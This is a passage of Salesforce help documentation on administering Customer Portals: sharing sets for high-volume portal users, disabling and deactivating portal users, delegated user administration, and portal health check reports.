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Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

A sharing set grants high-volume portal users access to any record that has a lookup field to an account or contact that matches the user's account or contact.

You can also grant access to records via access mapping in a sharing set, which supports indirect lookups from the user and target record to the account or contact. For example, grant users access to all cases related to an account that's identified on the users' contact records.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To grant high-volume portal users access to records:
- "Customize Application"

1. From Setup, enter `Customer Portal Settings` in the `Quick Find` box, then select **Customer Portal Settings**.
2. In the Sharing Sets related list, click **New** to create a sharing set, or click **Edit** next to an existing sharing set.
3. In the Sharing Set Edit page, fill in the **Label** and **Sharing Set Name** fields. **Label** is the sharing set label as it appears on the user interface. **Sharing Set Name** is the unique name used by the API.
4. Enter a description.
5. Select the profiles of the users to whom you want to provide access.
6. Select the objects you want to grant access to.

   The Available Objects list excludes:

   - Objects with an organization-wide sharing setting of Public Read/Write
   - Custom objects that don't have an account or contact lookup field

7. In the Configure Access section, click **Set Up** or **Edit** next to an object name to configure access for the selected profiles, or click **Del** to remove access settings for an object.

   Note: Objects with **Set Up** in the Action column aren't configured for high-volume portal user access. Until you configure an object, high-volume portal users have limited or no access to its records. For more information on access, see About High-Volume Portal Users on page 2460.

8. Grant access based on an account or contact lookup:

- Select a value in the User drop-down list to determine the account or contact lookup on the user.
- Select a value in the Target Object field to determine the account or contact lookup on the target object.

For example, to grant access to all cases associated with an account identified on the user's contact record, select `Contact.Account` and `Account` respectively.

Note: Both selected fields must point to either an account or contact. For example, `Contact.Account` and `Entitlement.Account` both point to an account.

9. Choose an access level of Read Only or Read/Write. (If the object's organization-wide sharing setting is Public Read Only, then only Read/Write is available.)
10. Click **Update**, then click **Save**.

Your settings apply to all of your organization's Customer Portals or sites.

SEE ALSO:

About High-Volume Portal Users

Sharing Set Overview

Granting High-Volume Portal or Community Users Access to User Records

Grant users access to other users using sharing sets.

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To grant high-volume portal users access to records:
- "Customize Application"

You can create a sharing set to grant high-volume portal users access to internal users or other users in the same portal, enabling them to see or edit the target user records.

With Spring '14, you can also grant access to users in other portals through an indirect lookup to an account or contact.

To grant access to selected users in the same portal, you would typically create a sharing set if you deselected the `Portal User Visibility` checkbox on the Sharing Settings page.

To create a sharing set to grant access to other users:

1. From Setup, enter *`Customer Portal Settings`* in the `Quick Find` box, then select **Customer Portal Settings**.
2. In the Sharing Settings for High-Volume Portal Users related list, click **New** to create a sharing set, or click **Edit** next to an existing sharing set.
3. In the Sharing Set Edit page, fill in the **Label** and **Sharing Set Name** fields. **Label** is the sharing set label as it appears on the user interface. **Sharing Set Name** is the unique name used by the API.
4. Select the profiles of the users you want to have access.
5. Select the User object.

   Target users can be other high-volume portal or community users or internal users.
6. In the Configure Access section, click **Set Up** or **Edit** next to the User object to configure access for the selected profiles, or click **Del** to remove access settings for an object.

7. Grant access based on an account or contact lookup:
   - Select a value in the User drop-down list to determine the account or contact that's related to the user, either by a direct lookup or indirect lookup via an intermediate object.
   - Select a value in the Target User drop-down list to determine the account or contact that's related to the target user, either by a direct lookup or indirect lookup via an intermediate object.


   For example, to grant access to target users associated with another account identified on the user's account record, select `Account.Parent` and `Account` respectively.

   Note: Both selected fields must point to either an account or contact. For example, `Account.Parent` and `Contact.Account` both point to an account.

8. Choose an access level of `Read Only` or `Read/Write`. (If the User object's organization-wide sharing setting is Public Read Only, then only Read/Write is available.)
9. Click **Update**, then click **Save**.

Your settings apply to all of your organization's Customer Portals or sites.

Example: The following example grants your portal users access to users whose contacts are related to the accounts identified on the portal users' managers records. In other words, the account field on the portal user's manager record must match the account field identified on the target user's contact



record.

1. Manager lookup on portal user
2. Account lookup on manager
3. Account lookup on contact
4. Contact lookup on target user

In this example, to grant access to the target users, you would select `Manager.Account` and `Contact.Account` in the User and Target User drop-down list respectively.

SEE ALSO:

Controlling Who Community or Portal Users Can See

Sharing Set Overview

Sharing Records Owned by High-Volume Portal Users to Salesforce Users

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To share records owned by high-volume portal users to Salesforce users:

- "Customize Application"

High-volume portal users are limited-access portal users intended for organizations with many thousands to millions of portal users. Unlike other portal users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. Because high-volume portal users are not in the role hierarchy while Salesforce users are, a *share group* allows you to specify the Salesforce users who can access records owned by high-volume portal users. Each Customer Portal has its own share group.

To specify the Salesforce users who can access records owned by high-volume portal users:

1. From Setup, enter `Customer Portal Settings` in the `Quick Find` box, then select **Customer Portal Settings**.
2. Click the name of a Customer Portal.
3. Click the Share Group Settings subtab.
4. Click **Activate** to turn on the share group.

   Activating the share group can take a while. An email is sent to you when the process finishes.

   Note: Deactivating a share group removes *all* Salesforce users' access to records owned by high-volume portal users. An email isn't sent to you when the deactivation process finishes.

5. Click **Edit** to add Salesforce users to the share group:
   a. From the `Search` drop-down list, select the type of member to add.
   b. If you don't see the member you want to add, enter keywords in the search box and click **Find**.
   c. Select members from the Available Members box, and click **Add** to add them to the group.
   d. Click **Save**.

SEE ALSO:

About High-Volume Portal Users

Viewing Sharing Sets for High-Volume Portal Users

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To grant high-volume portal users access to records:
- "Customize Application"

Administrators can create sharing sets to grant high-volume portal users access to objects based on their profiles. To view detailed information about a sharing set:

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. In the Sharing Settings for High-Volume Portal Users related list, click the name of a sharing set.

The Sharing Set detail page shows the profiles included and the access granted to objects in the set. On this page, you can do any of the following:

- To edit the sharing set, click **Edit**.
- To remove the sharing set, click **Delete**.
- To view the details of an included profile, click its name.
- To change or remove access settings for an object, click the **Edit** or **Del** link next to the object name.

SEE ALSO:

About High-Volume Portal Users

Granting High-Volume Portal Users Access to Records

Customer Portal Access

Configuring User Access to the Customer Portal

USER PERMISSIONS

To set up the Customer Portal:	"Customize Application"
To manage Customer Portal users:	"Edit Self-Service Users"
To create, edit, and delete profiles:	"Manage Profiles and Permission Sets"
To set default sharing access and sharing rules:	"Manage Sharing"
To enable Customer Portal users:	"Edit Self-Service Users"

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

When setting up a Salesforce Customer Portal for the first time, configure the following before enabling users to access your portal:

1. Set up your portal as described in Setting Up Your Customer Portal.
2. Assign Customer Portal profiles to a portal:
   a. Select the name of a portal from the Customer Portal Setup page.
   b. Click **Edit Profiles** in the Assigned Profiles section.
   c. Select the `Active` checkbox next to the profile you want to assign to the portal.

   Portal users can only log into Customer Portals assigned to their profile. If you are creating multiple portals, you must assign profiles to each portal you want users to access.
3. Set the organization-wide defaults in your organization's sharing model to Private on accounts, contacts, contracts, assets, and cases. This ensures that portal users can only view and edit data related to their accounts.

   Tip: To maintain Public organization-wide default behavior for Salesforce users, while ensuring that portal users can only view and edit data related to their accounts, you can create self-referencing sharing rules of "All Internal Users" to "All Internal Users".
4. Optionally, set sharing rules for portal users (except for high-volume portal users). This lets you share records between portal users and Salesforce users or vice versa.

   Note: If your organization uses sharing rules that share to Roles, Internal and Portal Subordinates, then update those sharing rules to share to Roles and Internal Subordinates instead. This is to help ensure that no records owned by a Salesforce user are accidentally shared with a portal user.

   The Roles and Internal Subordinates data set category allows you to create sharing rules that include all users in a specified role plus all users in roles below that role, excluding any Customer Portal and partner portal roles.

   You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert Portal User Access wizard. Furthermore, you can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for portal users.
5. Verify that portal users are not added to any queues and are not included in any public groups added to queues. This is because portal users added to queues may be able to access records from accounts to which they are not related.
6. Optionally, add the Welcome component to home page layouts assigned to portal users.

   The Welcome component allows portal users to receive a welcome message with their name, plus the ability to change their own portal username, password, locale, language, time zone, and contact information. For details, see Setup Tips and Considerations for Customer Portal Pages on page 2451.
7. Optionally, allow contacts to register themselves for access to your portal. See Enable Customer Portal Login and Settings on page 2432.

SEE ALSO:

About Customer Portal User Management

Administrator setup guide: Salesforce Customer Portal Implementation Guide

Enable the Customer Portal for Contacts and Person Accounts

To allow a customer to access your Salesforce customer portal, enable the customer's contact or person account record as a customer user.

1. From a contact or person account detail page, click **Manage External User**, and then select **Enable Customer User**.
2. Verify the general information and locale settings, and enter any missing information. The customer's `Username` defaults to the customer's `Email`.
3. Select a portal user license. The user license that you choose determines the permission sets, user profile, and role hierarchy options that you can select for the customer user. See Customer Portal User Licenses on page 2459.
4. Select `Generate new password and notify user immediately` to email a customer portal username and password to the customer.

   If your Salesforce org uses multiple customer portals, customer users can access all customer portals that are assigned to their profiles with a single username and password. See Creating Multiple Customer Portals on page 2430.
5. Click **Save**.
6. To troubleshoot or confirm the portal configuration, on the contact detail page, click **Manage External User**, and then choose **Log in to Portal as User**. A new browser window opens and logs you in to the portal as the partner user.

You can deactivate customer users as needed.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable customer users or to log in as a portal user:

- "Edit" on the account that's associated with the customer user

  AND

  "Edit Self-Service Users"

SEE ALSO:

Considerations for Enabling and Managing the Customer Portal for Contacts
Enable Social Accounts, Contacts, and Leads
Considerations for Changing Accounts on Contacts That Are Enabled for Portals
Considerations for Merging Contacts That Are Associated with Portal Users
About Customer Portal User Management
Considerations for Enabling and Managing the Customer Portal for Contacts

Roles Per Customer Portal Account

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set the number of roles per portal account:
- "Customize Application"

You can set the default number of roles for Customer Portal accounts. This benefits your customer portal by reducing the number of unused roles for Customer Portal accounts. You must have a Customer Portal enabled to use this functionality.

For example, if you currently have three roles created when an account is enabled for your Customer Portal, but only need one role for new accounts, you can reduce the number of roles to one. You can set up to three roles for Customer Portal accounts. The default number of roles for Customer Portal accounts is three.

To set the number of roles per Customer Portal account:

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. Click Set number of roles per Portal Account.
3. Click **Edit**.
4. In the Number of Roles drop-down list, set your default number of roles per Customer Portal account.
5. Click **Save**.

The number of roles for existing portal accounts doesn't change with this setting.

SEE ALSO:

Enable the Customer Portal for Contacts and Person Accounts

Disabling and Deactivating Portal Users

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

There are two ways in which you can remove a customer's access to your Salesforce Customer Portal or partner portal. As described in detail below, *disabling* a portal user is permanent, while *deactivating* a portal user is not:

Disabling a portal user

Disabling a portal user includes the following actions:

- Termination of the user's access to your portal
- Removal from all groups, teams, and sharing rules with which the user is associated.
- Permanent loss of the portal user's association with the contact

  If you later re-enable a contact for portal access, a new portal user is created that is not related to the previous portal user record in any way.
- The `Role` on the portal user record is removed.
- For partner users, the partner user role becomes obsolete. As a result:
  - The user's data no longer rolls up to the partner account owner role
  - Opportunities owned by that user are removed from your organization's forecast hierarchy

    Note: Before disabling a partner user, we recommend transferring opportunities owned by that user to an active user.

We recommend disabling a portal user if:

- A contact was accidentally enabled as a portal user
- The portal user is associated with a duplicate contact
- You do not want a contact to access the portal in the future

Note: Salesforce doesn't delete user records, including portal user records. While you can't re-enable a disabled portal user, you can view and update the record for a disabled user in Setup by entering *`Users`* in the `Quick Find` box, then selecting **Users**.

Deactivating a portal user

Deactivating a portal user prevents that user from logging into your portal and gives you the option to remove the user from any teams in which he or she is a member (for example, case teams and account teams). When you deactivate a portal user, the portal user record does *not* permanently lose its association with the contact. You can reactivate the portal user at any time.

Note: When a delegated external user admin deactivates a portal user, the admin doesn't have the option to remove the portal user from teams that user is a member of.

We recommend deactivating a portal user if you may reactivate the portal user in the future.

If a user on an account team has Read/Write access (**Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access**) and is deactivated, the access will default to Read Only if the user is reactivated.

EDITIONS

Available in: Salesforce Classic

Customer Portal is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Partner Portal is available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To disable or deactivate Customer Portal users:

- "Edit" on the account associated with the Customer Portal user

  AND

  "Edit Self-Service Users"

To disable or deactivate partner portal users:

- "Edit" on the account associated with the partner portal user

  AND

  "Manage External Users"

Disabling a Portal User

To disable a portal user:

1. On the contact detail page, click **Manage External User** and choose either **Disable Customer User** or **Disable Partner User**. On the account detail page of a person account, click **Manage External Account** and choose **Disable Customer Account**.

   Person accounts are not available for the partner portal.

2. Click **OK**.

Deactivating a Portal User

To deactivate a portal user:

1. For the Customer Portal, click **Manage External User** and choose **View Customer User** on the contact or person account detail page. For the partner portal, click **Manage External User** and choose **View Partner User** on the contact detail page.

   Person accounts are not available for the partner portal.

2. Click **Edit**, and deselect the `Active` checkbox.

   To reactivate a portal user at any time, select the `Active` checkbox.

3. Click **Save**.

Note: You can't mass deactivate portal users.

Tips on Disabling and Deactivating Portal Users

Consider the following when disabling or deactivating portal users (*disabling* is permanent; *deactivating* is not):

- You can't delete an active portal user; you can only disable or deactivate his or her access to the portal.
- The following table describes whether you can delete contacts that are associated with portal users:

State of Portal User Associated to Contact	Can You Delete the Contact?
Active portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Inactive portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Disabled portal user	Yes. Deleted contacts are sent to the Recycle Bin.

- To delete a portal-enabled contact, first disable the portal user, then delete the contact.
- Cases associated with a portal user are not updated in any way when you disable or deactivate the portal user. For example, if a portal user owns a case, and the portal user is disabled, he or she remains the owner of the case until the case is updated with a new owner.
- Before you disable a partner user, we recommend that you transfer any opportunities owned by the user to another user who will remain active. This is because when you disable a partner user, any opportunities he or she owns are removed from your organization's forecast hierarchy (the partner user's role becomes obsolete).
- After you disable a portal user, it may take Salesforce up to ten seconds to disable the user. During that time, a portal user may still perform actions on a portal.

- You can remove the **Disable Customer User** and **Disable Partner User** buttons from contact page layouts at any time. Doing so would prevent users with the "Edit Self-Service Users" or "Manage External Users" permissions from disabling portal users.
- A disabled or deactivated portal user does not count against your organization's available user licenses. However, disabling or deactivating a portal user does not reduce the number of licenses for which your organization is billed; you must change your organization's license count to change your billing.
- To disable *all* portal users associated with an account and permanently delete all of the account's portal roles and groups:
  - Click **Manage External Account** and choose **Disable Partner Account** on a partner portal account.
  - Click **Manage External Account** and choose **Disable Customer Account** on a Customer Portal account or Customer Portal person account.

  You can remove the **Disable Customer Account** and **Disable Partner Account** buttons from account page layouts at any time. Doing so would prevent users with the "Edit Self-Service Users" or "Manage External Users" permissions from disabling portal accounts.
- When you disable a portal user or portal account, the change is tracked in the setup audit trail.
- Portal roles are not removed from disabled portal users associated with person accounts. However, you can remove the portal roles manually:
  1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
  2. Select the name of a disabled portal user.
  3. Click **Edit**.
  4. Select None from the Role drop-down list.
  5. Click **Save**.

SEE ALSO:

Enable the Customer Portal for Contacts and Person Accounts

Disabling Customer Accounts

Disabling a customer account disables external users associated with the account. We recommend disabling a customer account only if the account was accidentally enabled.

You can't delete customer accounts, but you can disable them. Disabling the account permanently disables up to 100 external users associated with the account and removes them from all communities, groups, teams, permission sets, and sharing rules that they're associated with. This includes both active and inactive external users. Additionally, roles and groups associated with the account are permanently deleted and you won't have the option to restore them from the Recycle Bin.

Note: You can't disable an account if there are more than 100 active or inactive external users associated with it. You must disable the users before disabling the account.

1. Go to the Account detail page for the account you want to disable.
2. Click **Manage External Account**, then click **Disable Customer Account**.
3. Click **OK** to confirm.

If you decide to re-enable the account in the future, you can re-enable individual contacts as Customer Portal users. Re-enabling a contact for a Customer Portal creates a new customer portal user record and role that is not associated with the previous customer portal user record and role. You can't restore deleted roles and groups.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:
- "Read" on accounts

To create or disable accounts:
- "Create" on accounts

To enable a customer account:
- "Manage External Users"

Editing Customer Portal User Information

USER PERMISSIONS	
To manage Customer Portal users:	"Edit Self-Service Users"
To manage profiles and permission sets:	"Manage Profiles and Permission Sets"
To create, edit, and delete page layouts:	"Customize Application"
To set field-level security:	"Manage Profiles and Permission Sets" AND "Customize Application"
To set sharing rules:	"Manage Sharing"

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can edit Salesforce Customer Portal user information for contacts associated with accounts you have permission to access. To edit information for a Customer Portal user:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user's name.
3. Change the necessary information and click **Save**.

Tips for Editing Customer Portal User Information

Consider the following when editing Customer Portal user information:

- Create a custom list view to display only Customer Portal users by filtering on the Customer Portal Manager and Customer Portal User license types. For example, use the criteria "License Type equals Customer Portal User, Customer Portal Manager."
- When generating a new password for a user, the new password is automatically sent to the user's email address and email verification is not enforced.
- When changing a user's email address to a new email address, email confirmation isn't enforced.
- Include the Customer Portal Welcome component on home page layouts assigned to Customer Portal users so that, upon logging in to the portal, they receive a welcome message with their name. From the component, a user can change their own portal username, password, locale, language, time zone, and contact information. When portal users change information about themselves, their user record is updated but their contact record is not automatically updated with those changes.

SEE ALSO:

About Customer Portal User Management
Disabling and Deactivating Portal Users

Resetting Customer Portal User Passwords

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

If a Salesforce Customer Portal user loses his or her password, the user can click the **Forgot your password?** link on the Customer Portal login page to have a new password emailed to him or her.

To reset a Customer Portal user's password:

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Select the checkbox next to the user's name. Optionally, to change the passwords for all currently displayed users, check the box in the column header to select all rows.
3. Click **Reset Password**. The user receives an email that contains a link and instructions to reset the password.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To reset Customer Portal users' passwords:
- "Edit Self-Service Users"

Tip: You can include the Customer Portal Welcome component on home page layouts assigned to Customer Portal users. Each Customer Portal user who logs in to your portal receives a welcome message with his or her name. The users can also change their own portal username, password, locale, language, time zone, and contact information. When portal users change information about themselves their user records are updated but their contact records aren't automatically updated with those changes.

SEE ALSO:

About Customer Portal User Management

Delegating Customer Portal User Administration and Portal Super User

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage Customer Portal users:
- "Delegated External User Administrator"

To create, edit, and delete profiles:
- "Manage Profiles and Permission Sets"

To view and edit all cases and contacts for an account:
- "Portal Super User"

You can delegate some administrative rights to Customer Portal users with the Customer Portal Manager Custom user license. Delegated external user administrators can do the following for external users, including both customer users and partner users, associated with their own account:

- Create new external users
- Edit existing external users
- Reset passwords for external users
- Deactivate existing external users

Note: When a delegated external user admin deactivates a portal user, the admin doesn't have the option to remove the portal user from teams that user is a member of.

Delegated external user administrators can also view their account's detail page, along with contacts and cases related to their account via the Accounts tab. In addition, delegated external user administrators receive the "Portal Super User" permission. This permission lets delegated external user administrators do the following for their own account:

- View, edit, and transfer all cases
- Create cases for contacts
- View and edit all contacts, whether portal enabled or not
- View account details when they're the contact on a case
- Report on all contacts, whether portal enabled or not, if the Reports tab is added to your Customer Portal and the user has the "Run Reports" permission

You can add just the "Portal Super User" permission to the profiles of external users (except for high-volume portal users) so that they have access to their account and can view and edit all of its cases and contacts without having the ability to manage other external users. However, super users can't view the Contacts tab on the Customer Portal without the Delegated External User Administrator permission. To edit contacts, super users must select a contact from a case record. For more information, see:

- Delegating External User Administration Rights
- Providing Users with the "Portal Super User" Permission
- Tips on Setting Up Delegated Customer Portal User Administration

Delegating External User Administration Rights

Note: You must use the original profile user interface to delegate administration rights for external users. If you're using the enhanced profile user interface, disable it temporarily in the User Interface settings to complete this procedure.

To delegate External User Administration Rights:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles** and click a custom Customer Portal profile.

   You can't add delegation rights or the "Portal Super User" permission to the standard Customer Portal Manager, Customer Portal User, or High Volume Customer Portal profiles.

2. Click **Edit**.
3. Select **Delegated External User Administrator**.

   When you select **Delegated External User Administrator**, the **Portal Super User** is automatically selected after you click **Save**.
4. Click **Save**.
5. In the Delegated External Users Profiles related list, click **Edit**.
6. Select the external user profiles you want users with this profile to be able to administer. An external user delegated administrator can manage external users with Customer Portal, partner portal, or Communities profiles, as long as the users with the profile are under the same account.
7. Click **Save**.

To change which profiles a delegated Customer Portal user administrator can edit:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles** and click a custom Customer Portal profile.
2. Click **Edit** in the Delegated External User Profiles related list.
3. Select the external user profiles you want this profile to be able to administer.
4. Click **Save**.

Delegated Customer Portal administrators can perform the following tasks from a contact's detail page:

- Click **Enable Customer Portal User** to allow a contact to use a Customer Portal.
- Click **View Customer Portal User** to view the Customer Portal user's details. From a Customer Portal user's detail page, delegated Customer Portal users can:
  - Click **Edit** to edit a Customer Portal user's details.
  - Click **Reset Password** to reset the Customer Portal user's password.
  - Click **Edit** and deselect the Active checkbox to deactivate the user.

Providing Users with the "Portal Super User" Permission

To provide users with the "Portal Super User" permission:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles** and click a custom Customer Portal profile.

   You can't add the "Portal Super User" permission to the standard Customer Portal Manager, Customer Portal User, or High Volume Customer Portal profiles.
2. Click **Edit**.
3. Select **Portal Super User**.
4. Click **Save**.

Tip: To report on profiles with the "Portal Super User" permission:

1. Note the names of profiles with the "Portal Super User" permission.
2. Select the Reports tab.
3. From the Administrative Reports folder, select the All Active Users report.

Tips on Setting Up Delegated Customer Portal User Administration

Consider the following when setting up delegated Customer Portal User Administration:

- On the profile of users you are granting delegated portal administration:
  - Add the "Create" and "Edit" permissions on contacts so that delegated portal administrators and users with the "Portal Super User" permission can create and update contacts related to their account.
  - Set the Accounts and Contacts tab settings to Default On so that delegated portal administrators can view the Accounts and Contacts tabs and easily manage contacts related to their accounts.
- Add the Accounts and Contacts tabs to your Customer Portal.
- Set field-level security and page layouts so that delegated Customer Portal user administrators and portal super users can only access the account, contact, and case fields you specify.

  Note: To allow portal super users to create cases for contacts other than themselves, set the field-level security on the `Contact Name` field on cases to Editable.
- Customer Portal users are prevented from viewing related lists to objects they don't have access to. For example, if a Customer Portal user views a contact, and the contact page layout includes the Opportunities related list, the portal user can't view the Opportunities related list because portal users don't have access to opportunities.
- Delegated Customer Portal user administrators can update portal users on any account to which they are transferred.

SEE ALSO:

About Customer Portal User Management

Customer Portal Health

Portal Health Check

Your customers and partners can access your information via portals in many ways. With portal health check reports, you can easily monitor this access. Portal health check reports show your security-related portal settings and provide information you can use to improve portal security.

Customer Portals and partner portals let you collaborate with and provide services to your customers and partners. With portals, you share and capture information from third-party users. To ensure that you don't expose more information than intended, it's important to follow best practices for portal implementation.

Note: Portal health check reports show sensitive user permissions, object permissions, and field permissions granted through profiles, as well as organization-wide sharing settings and sharing rules. Your portal users can also access records via the following means, which aren't included in portal health check reports.

- Permission sets
- Manual sharing
- Apex managed sharing
- Territories
- List views
- Groups
- Queues
- Teams
- Content libraries

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view portal health check reports:

- "Customize Application"

  AND

  "Manage Users"

  AND

  "Modify All Data"

- Folders

To view portal health check reports, from Setup enter *Portal Health Check* in the Quick Find box, then select **Portal Health Check**. Lastly, click the report you want.

The following reports are included:

- Administrative and User Permissions
- Object Access and Field-Level Security
- Sharing Organization-Wide Defaults
- Sharing Rules

Note: The portal health check reports don't include information for criteria-based sharing, high-volume portal users, or Self-Service portal users.

SEE ALSO:

View the Administrative and User Permissions Report for Portal Users

View the Object Access and Field-Level Security Report for Portal Users

View the Sharing Organization-Wide Defaults Report for Portal Users

View the Sharing Rules Report for Portal Users

View the Administrative and User Permissions Report for Portal Users

User permissions are powerful, as they expand users' access to data. It's important to use caution when setting permissions for a profile. Use the Administrative and User Permissions report—one of the portal health check reports—to see portal profiles and their critical permission settings.

Note: This report doesn't show permissions granted through permission sets.

For each profile, the report lists the number of portal users assigned to it and the following permission settings:

- Delegated External User Administrator
- Send Email
- Convert Leads
- Edit Events
- Edit Opportunity Product Sales Price
- Edit Tasks
- Transfer Cases
- Portal Super User
- API Enabled
- Password Never Expires
- Create Libraries
- View Content in Portals
- Export Reports
- Run Reports

Note: Depending on your organization's settings, some permissions won't appear in the report.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view portal health check reports:

- "Customize Application"

  AND

  "Manage Users"

  AND

  "Modify All Data"

To view this report:

1. From Setup, enter *Portal Health Check* in the Quick Find box, then select **Portal Health Check**.
2. Click **Administrative and User Permissions**.

From the report page, you can:

- View a profile detail page by clicking the profile name.
- Show a filtered list of items by selecting a predefined view from the drop-down list.
- Return to the list of reports by clicking **Back to list: Portal Health Check Reports**.

SEE ALSO:

Portal Health Check

View the Object Access and Field-Level Security Report for Portal Users

Object permissions specify the access that users have to standard and custom objects. It is important to monitor this information for portal user profiles to ensure that portal users have access to only the appropriate objects and fields. The Object Access and Field-Level Security report—one of the portal health check reports—allows you to do just that.

The Object Access and Field-Level Security report shows how many portal profiles can access each standard and custom object in your organization. For each object, it also lists the number of portal users with access, the object access level, and the fields that are visible to those users.

Note: The Object Access and Field-Level Security report doesn't show permissions granted through permission sets.

To view this report:

1. From Setup, enter *Portal Health Check* in the Quick Find box, then select **Portal Health Check**.
2. Click **Object Access and Field-Level Security**.
3. From the report page, click an object name.

   On the object detail page, you can:

   - View a profile detail page by clicking the profile name.
   - View a profile's field-level security detail page by clicking **visible fields**.
   - Return to the high-level object access and field-level security report by clicking **Object Access and Field-Level Security**.

From both report pages, you can:

- Show a filtered list of items by selecting a predefined view from the drop-down list.
- Return to the list of reports by clicking **Back to list: Portal Health Check Reports**.

SEE ALSO:

Portal Health Check

Object Permissions

Field-Level Security

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

